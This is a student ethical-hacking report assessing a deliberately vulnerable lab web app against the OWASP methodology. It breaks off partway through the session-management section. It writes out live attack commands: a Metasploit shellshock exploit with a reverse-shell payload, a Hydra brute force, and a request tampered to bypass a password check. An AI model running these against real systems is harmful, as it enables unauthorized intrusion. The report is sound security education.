Abertay University

Web Application Security Investigation

Rick’s Greasy Spoon Security Analysis

Jack Bowker

CMP319: Ethical Hacking 2

BSc Ethical Hacking Year 3

2019/20

TABLE OF CONTENTS

1 INTRODUCTION

1.1 BACKGROUND

Web applications have become much more popular since the advent of users owning multiple devices. Native applications usually have a much higher overall cost as each platform supports different features and requires different programming languages which are usually lower-level. Web applications run HTML at their core and use comparatively easier to understand higher-level languages. This makes them accessible on any platform with a modern web browser. (Viswanathan, 2019)

A major problem with web apps stems from how they are easier to develop - There are a lot of inexperienced developers that copy and paste code from templates online that is outdated or badly implemented that often never gets looked over. This can create massive security holes such as allowing Cross-Site Scripting or SQL injection which is trivial for hackers with moderate knowledge to exploit.

According to a report issued by Positive Technologies studying Web Application Vulnerabilities for 2017, 48% of web apps weren't protected against unauthorized access, and full control was gained in 17% of cases. (Positive Technologies, 2018) The average age of an open critical vulnerability is still over 1 year in the Retail and Information Security industries, and the rate of remediation for open critical vulnerabilities is still between 40 and 50%. (WhiteHat Security, 2019)

1.2 AIM

This paper aims to demonstrate the security issues and vulnerabilities of the Rick's Greasy Spoon web application. A penetration test will be carried out with the tester using free and open source tools to find security issues and exploit vulnerabilities.

The OWASP methodology will be used for this web application test (OWASP, 2016) and the tester will follow each stage closely, documenting results as they run through it. The web application will be replicated in a virtual environment to reduce possible disruption of the live site, and this will be done using VMware. The tester will be using many open source tools and resources but will mostly be performing the test from within Kali Linux. A login for the web application will be given to the tester (Username: hacklab, Password: hacklab) to give the same level of access a regular customer on the site.

2 PROCEDURE AND RESULTS

2.1 METHODOLOGY

This penetration test will be carried out using Version 4 of the OWASP Testing Guide (OWASP, 2016). This is regarded as a reliable and wide-ranging guide covering all areas of web app security, being co-authored by over 40 people and reviewed and contributed to by many more as it is open source.

The methodology breaks down into 10 main sections:

1. Information Gathering – this involves enumerating the application and the platforms and frameworks it uses to help focus testing in later stages. This includes researching the features and map of how the application functions.
2. Configuration and Deployment Management Testing – this involves testing the configuration of the website' infrastructure, platform and HTTP methods. This step will also involve checking for old, backup and unreferenced files in the server's file system.
3. Identity Management Testing – this step involves evaluating the different user roles the website uses and trying to guess commonly used user account names like admin/administrator.
4. Authentication Testing – this involves testing the website's login and registration features, for things such as how the details are transmitted, and what policy the site has on locking out users for brute-forcing, and their policies on password complexity.
5. Authorization Testing – this step involves evaluating how the application handles different user levels and how they can access different areas of the site.
6. Session Management Testing – this step involves investigating how the website manages user sessions and cookies, and how this could be used to gain unauthorized access of another user's session.
7. Input Validation Testing – this step involves evaluating how the website handles and/or sanitizes user input that it receives, for things like cross site scripting and SQL injection attacks.
8. Cryptography – this step involves evaluating the security and encryption of the site, checking things like secure HTTP connections and how data is stored inside the site.
9. Business Logic Testing – this site involves testing how the site deals with exploiting functions of sites that are meant for a certain purpose by using them for something different such as uploading a malicious script using a profile picture feature.
10. Client Side Testing – this step involves the execution of unintended code on the client, usually from within the browser.

Since admin access was gained later on in carrying out the procedure, figures and enumeration are updated to include use of the admin role. The methodology was carried out as shown in the OWASP guide but steps that weren't relevant to this web application were left out.

2.2 Tools Used

1. Kali Linux
   An open source Linux distribution maintained by Offensive Security designed for penetration testing and hacking. It includes a large set of pen-testing tools preinstalled. (Offensive Security, 2019)

2. Firefox
   An open source Browser maintained by Mozilla. This was used for navigating the site primarily, as well as inspecting for cookies/session information, along with integrating with OWASP ZAP. (Mozilla, 2019)

3. Burp Suite
   A graphical program with a wide range of tools used for testing web applications. This was mainly used for the proxy and the intercept feature where HTTP requests can be modified before being sent to the server. (PortSwigger, 2019)

4. OWASP ZAP
   An open source alternative to Burp Suite, this also contains many tools to test web apps. This was mainly used for its spidering capability as well as detecting SQL injection points in the web app. (OWASP, 2019)

5. Wappalyzer
   A cross platform browser extension that analyses the technologies and frameworks used on websites, along with content management systems and analytics tools. (Wappalyzer, 2019)

6. Hydra
   An open source password cracker that is parallelized and supports many different protocols. (Kali Tools, n.d.)

7. CyberChef
   An educational tool designed by GCHQ (Government Communications Headquarters) that allows users to explore data formats, encryption and compression. (GCHQ, 2019)

8. Metasploit
   An extensible framework that aids in collecting vulnerabilities and making it easy to exploit them. (Rapid7, 2019)

9. sqlmap
   An open source tool that can detect and exploit SQL injection vulnerabilities, and makes it easy to exploit them. (sqlmap, 2019)

10. weevley
    Weevely is an open source tool that is used to create PHP web shells that simulate the telnet protocol. (Kali Tools, 2019)

11. nikto
    A comprehensive web scanner that performs multiple tests to detect outdated software, visible directories, and version specific problems. (CIRT, 2019)

12. netcat
    An open source tool used to parse and write to network connections using TCP or UDP. (netcat, n.d.)

13. nmap
    An open source security scanner that is used for scanning hosts and open ports. Can also be used to scan for software versions. (nmap, 2019)

14. dirb
    An open source dictionary based content scanner used to find website directories. (Kali Tools, n.d.)

15. curl
    An open source tool used for sending or receiving data including files using URL syntax. (curl, 2019)

2.3 Information Gathering

2.3.1 Fingerprint Web Server (OTG-INFO-002)

Analysis was done on the HTTP response headers of the site. These are used to tell the browser where the requested page is, and to allow the client and server to transmit additional information. The netcat command was run as shown below.

```
netcat 192.168.1.20 80
HTTP/1.1 200 OK
```

This command returned the versions of Apache, OpenSSL and PHP, which are some of the significant core technologies present in the site. Version numbers are helpful as they can help identify open vulnerabilities in the software.

Server: Apache 2.4.3 (Unix)   OpenSSL: 1.0.1c   PHP: 5.4.7

For the full server response please see Appendix A-1.

2.3.2 Review Webserver Metafiles for Information Leakage (OTG-INFO-003)

Robots is a text file located in the root of most websites, used to alert web crawlers of where to scan. (Google, n.d.) For example, Google's robots file disallows spidering of the /search directory as it would be virtually endless. Unfortunately, it's commonly misinterpreted that files in robots can't be accessed, which gives attackers an easy first place to check when looking for sensitive information.

robots.txt was examined for any hints towards directories or pages worth checking. This directory was found:

```
Disallow: DEHGZUOZEUIG/doornumbers.txt
```

After checking doornumbers.txt it appears to be a list of internal keypad entry codes that are visible without entering any credentials.

The full text file is available in Appendix A-2.

2.3.3 Enumerate Applications on Webserver (OTG-INFO-004)

An nmap scan was run to enumerate the open ports on the Webserver. This was pointed at the virtual server IP address and the -sV flag was used to scan for the specific applications and versions running on each port. The results confirm the versions shown in the netcat scan, along with some extra services that are typical of a Webserver. The full nmap scan is available in Appendix A-3.

The command used in nmap was `nmap -sV -p0-65535 192.168.1.20`

Port 80:	**http**	**Apache 2.4.3 (Unix, OpenSSL 1.0.1c, PHP 5.4.7)**
Port 443:	**https**	**Apache 2.4.3 (Unix, OpenSSL 1.0.1c, PHP 5.4.7)**
Port 21:	**ftp**	**ProFTPD 1.3.4a**
Port 3306:	**mysql**	**MySQL (unauthorized)**

2.3.4 Identify application entry points (OTG-INFO-006)

As this application has features allowing registering, logging in, placing orders and leaving tickets, there are lots of areas on the site that allow data entry.

As a logged out user the entry points found whilst browsing the site as a customer are shown below.

`/login.php`
This allows entry of username/password, and also links to:

`/register.php`
This allows user to enter a username, name, password, and phone number.

`/admin/login.php`
This is not directly linked to but is still included since it could be easily guessed or enumerated. Unlike the regular login page, it does not link to any registration page.

Once registered, users can then access:

`/index.php`
This allows users to enter which items they would like to order along with quantities, with a section to add a 'Delivery note'.

`/tickets.php`
This allows users to leave a support ticket which can be viewed and replied to by admins.

`/orders.php`
This allows users to view their previous orders, along with the ability to cancel orders that haven't been delivered yet.

`/details.php`
This allows users to change the information they added in the registration page such as name or phone number.

`/changepassword.php`
This allows users to change the password they log in with.

2.3.5 Map execution paths through application (OTG-INFO-007)

The application was found to have multiple levels of access available depending on the user's status as either 'Customer' or 'Administrator'.

The directories and pages available for each level of access are listed below, and a full set of responses captured traversing the site are available in Appendix A-4.

It was observed when mapping the execution of the application that most pages in the root of the application (register.php, confirm-order.php etc.) did not interact directly with the database instead using pages inside the /routers/ directory.


The execution map was created using Burp proxy logging each page accessed, and all areas/features of the site were visited. It was then revised to include admin functions when access was gained.

Not logged in	Customer	Administrator
/login.php	**Logging in and user management**	**Logging in and user management**
/register.php	/login.php	/admin/login.php
/admin/login.php	↘ /routers/router.php	↘ /routers/adminrouter.php
/admin/orders.php	/register.php	/admin/users.php
	↘ /routers/register-router.php	↘ /routers/user-router.php
	/details.php	↘ /routers/add-users.php
	↘ /details-router.php	**Ordering**
	/changepassword.php	/admin/admin-page.php
	↘ /updatepassword.php	↘ /routers/menu-router.php
	Ordering	↘ /routers/add-item.php
	/index.php	/admin/all-orders.php
	↘ /confirm-order.php	↘ /routers/edit-orders.php
	↘ /routers/order-router.php	**Tickets**
	/orders.php	/admin/all-tickets.php
	↘ /routers/cancel-order.php	↘ /admin/view-ticket-admin.php
	Tickets	↘ /routers/adminticket-status.php
	/tickets.php	↘ /routers/ticket-message.php
	↘ /routers/add-ticket.php	
	↘ /view-ticket.php	

Figure 2.2.5a – Execution map through web app

2.3.6 Fingerprint Web Application Framework (OTG-INFO-008)

The Wappalyzer browser extension was used to check the frameworks used within the web application, and it was able to pick up the JavaScript Framework and Libraries, and CSS used.



JavaScript Framework
AngularJS 1.4.6

Web Framework
Materialize CSS

Operating System
UNIX

Web Server Extension
OpenSSL 1.0.1c

Web Server
Apache 2.4.3

Programming Language
PHP 5.4.7

JavaScript Libraries
DataTables
jQuery 1.11.2
Hammer.js 2.0.4

Figure 2.2.6a – Wappalyzer output


2.4 CONFIGURATION AND DEPLOYMENT MANAGEMENT TESTING

2.4.1 Test Network/Infrastructure Configuration (OTG-CONFIG-001)

Nikto, a web scanner that can also estimate vulnerabilities, was run against the Greasy web app. This was run using the command `nikto -h 192.168.1.20`

This picked up that the Apache installation was vulnerable to the shellshock vulnerability (CVE-2014-6271/6278). This vulnerability was tested with Metasploit and the `apache_mod_cgi_bash_env_exec` module. This was run using the following commands:

```
msfconsole
use exploit/multi/http/apache_mod_cgi_bash_env_exec
set rhost 192.168.1.20
run
```



```
   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent       yes       HTTP header to use
   METHOD          GET              yes       HTTP method to use
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS          192.168.1.20     yes       The target address range or CIDR identifier
   RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT           80               yes       The target port (TCP)
   SRVHOST         0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT         4444             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI       /cgi-bin/status  yes       Path to CGI script
   TIMEOUT         5                yes       HTTP read response timeout (seconds)
   URIPATH                          no        The URI to use for this exploit (default is random)
   VHOST                            no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.146    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.1.146:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Exploit completed, but no session was created.
```

Figure 2.3.1a – Metasploit options and output

No session was gained and after further research it was found that it required the attacker to have an executable file that could be run in bash on the web server which wasn't found in this case.

2.4.2 Test Application Platform Configuration (OTG-CONFIG-002)

The PHP installation on the server was enumerated earlier and the default /phpinfo.php page was available, giving an in depth list of the core technologies powering the application along with the distribution of Linux and version of the OS.

The default Apache test-cgi is also enabled at **/cgi-bin/test-cgi** which shows the version of Apache, OpenSSL and PHP the server is running. The full cgi and phpinfo pages are available in Appendix B-1/2.

2.4.3 Review Old, Backup and Unreferenced Files for Sensitive Information (OTG-CONFIG-004)

Unreferenced directories were mapped out using dirb and nikto, and it was made significantly easier to view unreferenced files on the server due to the discovery of Directory Browsing being enabled on all subdirectories of the server. Listed in Figure 2.3.3a are the directories that were picked up by dirb/nikto and a full copy of their outputs are available in Appendix B-3/4

Directories exposed by directory browsing
/admin/
/routers/
/DEHGZUOZEUIG/
/security/
/includes/
/css/
/font/
/js/
/images/

Figure 2.3.3a – Site subdirectories


When mapping out directories, the /security/ folder was found containing a backup file 'sqlcm.bak' which contained a PHP statement trying to prevent users from SQL injecting the site by replacing 1=1 etc. with a blank string:

```
<?php $username= str_replace(array("1=1", "2=2",
"SELECT","UNION","3=3","2=2","1 =1"), "", $username);?>
```

2.4.4 Enumerate Infrastructure and Application Admin Interfaces (OTG-CONFIG-005)

In the previous section the web application was enumerated for directories, and one of those found was /admin/.

This gives away some of the functions admins of this site have access to, such as viewing users (users.php) and viewing all the orders/tickets (all-orders.php & all-tickets.php).




```
Index of /admin

Name                    Last modified     Size Description
Parent Directory                             -
admin-page.php          2018-07-27 06:44  16K
all-orders.php          2018-07-26 15:20  13K
all-tickets.php         2018-07-27 07:04  10K
details.php             2018-07-26 06:33  16K
login.php               2018-07-26 06:01 3.7K
orders.php              2018-07-26 15:06  13K
tickets.php             2018-07-26 15:26  16K
users.php               2018-08-05 06:41  16K
view-ticket-admin.php   2018-07-26 15:28  15K
view-ticket.php         2018-07-24 15:55  15K
```

Figure 2.3.4a – Admin directory

The only page that was viewable without a valid admin login session was orders.php, which lead to a broken page shown in Figure 2.3.4b.



Past Orders

List of your past orders with details

LIST

Copyright © 2017 Students All rights reserved. Design and Developed by Students

Figure 2.3.4b – Broken orders.php

2.4.5 Test HTTP Methods (OTG-CONFIG-006)

HTTP methods are sent by the browser to indicate to the webserver the action it needs to perform. These methods consist of `HEAD, GET, POST, OPTIONS, PUT, DELETE, TRACE`, and `CONNECT`.

The last four options can pose a security risk as they allow users to upload files, delete them, cross site trace the server, or connect to it using it as a proxy.

Nmap was used to retrieve the HTTP methods using the following command:


```
nmap -p 80 -script http-methods 192.168.1.20
```

The standard flags (HEAD, GET, POST, and OPTIONS) were enabled but TRACE was also enabled which is a security concern.

Curl was used to confirm this using the following command:

```
curl -X TRACE 192.168.1.20
```

This confirmed the server was vulnerable to cross site tracing which causes the server to return with the request sent to it.



```
root@kali:~# curl -X TRACE 192.168.1.20
TRACE / HTTP/1.1
Host: 192.168.1.20
User-Agent: curl/7.65.3
Accept: */*
```

Figure 2.3.5a – Curl trace command output

2.5 Testing Identity Management

2.5.1 Testing Role Definitions (OTG-IDENT-001)

The Greasy web app uses multiple roles that correspond to the level of access given on the site. These consist of Customer and Admin. Logged out is also included but is only permitted to view the login and registration pages.

Action:	Logged out	Customer	Admin
Logging in on customer page	✓		
Logging in on admin page	✓		
Registering	✓		
Ordering		✓	
Cancelling an order		✓	✓
Changing order status			✓
Submitting ticket		✓	
Replying to ticket			✓
Closing a ticket			✓
Change password		✓	
Update own details		✓	
Promote/demote users to admin			✓
Add new users/admins			✓
Add new menu items			✓
Modify menu items			✓

Figure 2.4.1a – Role definitons

2.5.2 Testing for Account Enumeration and Guessable User Account (OTG-IDENT-004)

Account enumeration involves guessing or inserting common usernames into the login prompt on the web app. Best practice is to show a general message no matter if both username/password are incorrect, or if the username is correct but the password isn't (for example "Invalid login, please check username & password"). If different messages are given it's possible to brute force common usernames.

The web app was tested with the test login given – "hacklab" with an incorrect password to see what message was given.

As shown in Figure 2.4.2a, the login page reloaded with no message allowing the user to enter their username and password again:

Next, a random username that was unlikely to be taken was entered – "zxcvbnm". As shown in Figure 2.4.2b, an alert box was displayed alerting that the username did not exist in the customer database.




Figure 2.4.2a – Incorrect password

The admin page was also tested for this vulnerability, but displayed the same reload screen no matter if a known admin username was entered or a random username. (An admin account was created using SQL injection of the login page which is explained in Section 2.8.2)





Figure 2.4.2b – Incorrect username & password

2.6 Testing For Authentication

2.6.1 Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001)

A proxy was used while browsing the site and when registering/logging in to check for encrypted requests when transmitting sensitive information such as passwords.

The web app uses POST requests for transmitting all data such as logging in, registering, ordering etc. and neither encryption or HTTPS is used, meaning passwords are sent as plain text as shown in Figure 2.5.1a.



```
POST /routers/router.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Cookie: SecretCookie=dW5weHlubzplbnB4eW5vOjE1NzM4MjM2MTM%3D;
PHPSESSID=50u1h6edim3rpo6rbr2nttcj80
Connection: close
Upgrade-Insecure-Requests: 1

username=testing&password=password
```


Figure 2.5.1a – Login details POST request

2.6.2 Testing for Weak lock out mechanism (OTG-AUTHN-003)

The login page was tested on the website to see how many attempts at logging in with invalid details it would allow. Brute forcing common logins was unsuccessful but the web app never rate limited the tester. The FTP server of the web app was also brute forced using Hydra using the command:

```
hydra -l admin -P passlist.txt ftp://192.168.1.20 –V
```

Although this attempt was also unsuccessful, rate limiting wasn't used as over nine thousand attempts were made without being blacklisted/locked out.



```
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "corolla" - 9997 of 9999 [child 11] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "steven123" - 9998 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "starstar" - 9999 of 9999 [child 9] (0/0)
1 of 1 target completed, 0 valid passwords found
```

Figure 2.5.2a – Hydra FTP output

2.6.3 Testing for Weak password policy (OTG-AUTHN-007)

The registration page checks to make sure the length of the customer's password is at least 5 characters. The source code was browsed and it appears to be a client side check. A sample piece of the source code is shown below, with the entire script available in Appendix C-1.

```
minlength: "Minimum 5 characters are required."
```

The best practice is to check client side first, but also have a check server side since a user may disable Javascript or use a proxy to circumvent it. This was tested using Burp's Intercept feature, where a valid length of password was entered but then modified to be less than 5 characters in the proxy before it was sent to the web server.

Before:
```
username=johnsmith&name=John+Smith&password=securepassword&phone=0123456789
```

After: `username=johnsmith&name=John+Smith&password=123&phone=0123456789`

This request was successful and the tester was able to log in with the three letter password.

2.6.4 Testing for weak password change or reset functionalities (OTG-AUTHN-009)

The changepassword.php page was tested to make sure a customer can't change the password of another user by knowing their username or other personal details etc.

The request sent through when changing the password was inspected using Burp proxy and no usernames are sent whilst changing password, meaning an attacker can't change the username to change another account's password:

```
oldpassword=123&newpassword=1234&action=
```


2.7 TESTING FOR AUTHORIZATION

2.7.1 Testing for Insecure Direct Object References (OTG-AUTHZ-004)

The ticket system uses direct ID= references in the URL. These correspond to the ID of the ticket, increasing by 1 every time a ticket is created.

The security of this feature was tested by getting the ID of an existing ticket (in this case ?id=11) and then navigating to that URL logged in as another customer.

The web app isn't vulnerable to this, as when navigating to the URL whilst logged in as another user the tester was redirected to the home page.



Ticket No. 11

Subject: Delivery driver
Status: Closed
Type: Complaint


Benny Hill
Date:
Role: Customer

Figure 2.6.1a – Direct object ticket reference

2.8 Testing For Session Management

2.8.1 Testing for Bypassing Session Management Schema (OTG-SESS-001)

The session details were evaluated using Firefox’s developer tools where cookies can be viewed. It was found the site uses a PHP session and a secret cookie. Both expire with the session and aren’t encrypted.




Name	Domain	Path	Expires on	Value
PHPSESSID	192.168.1.20	/	Session	ie3ggu09n4r0ft220j3l7av3m6
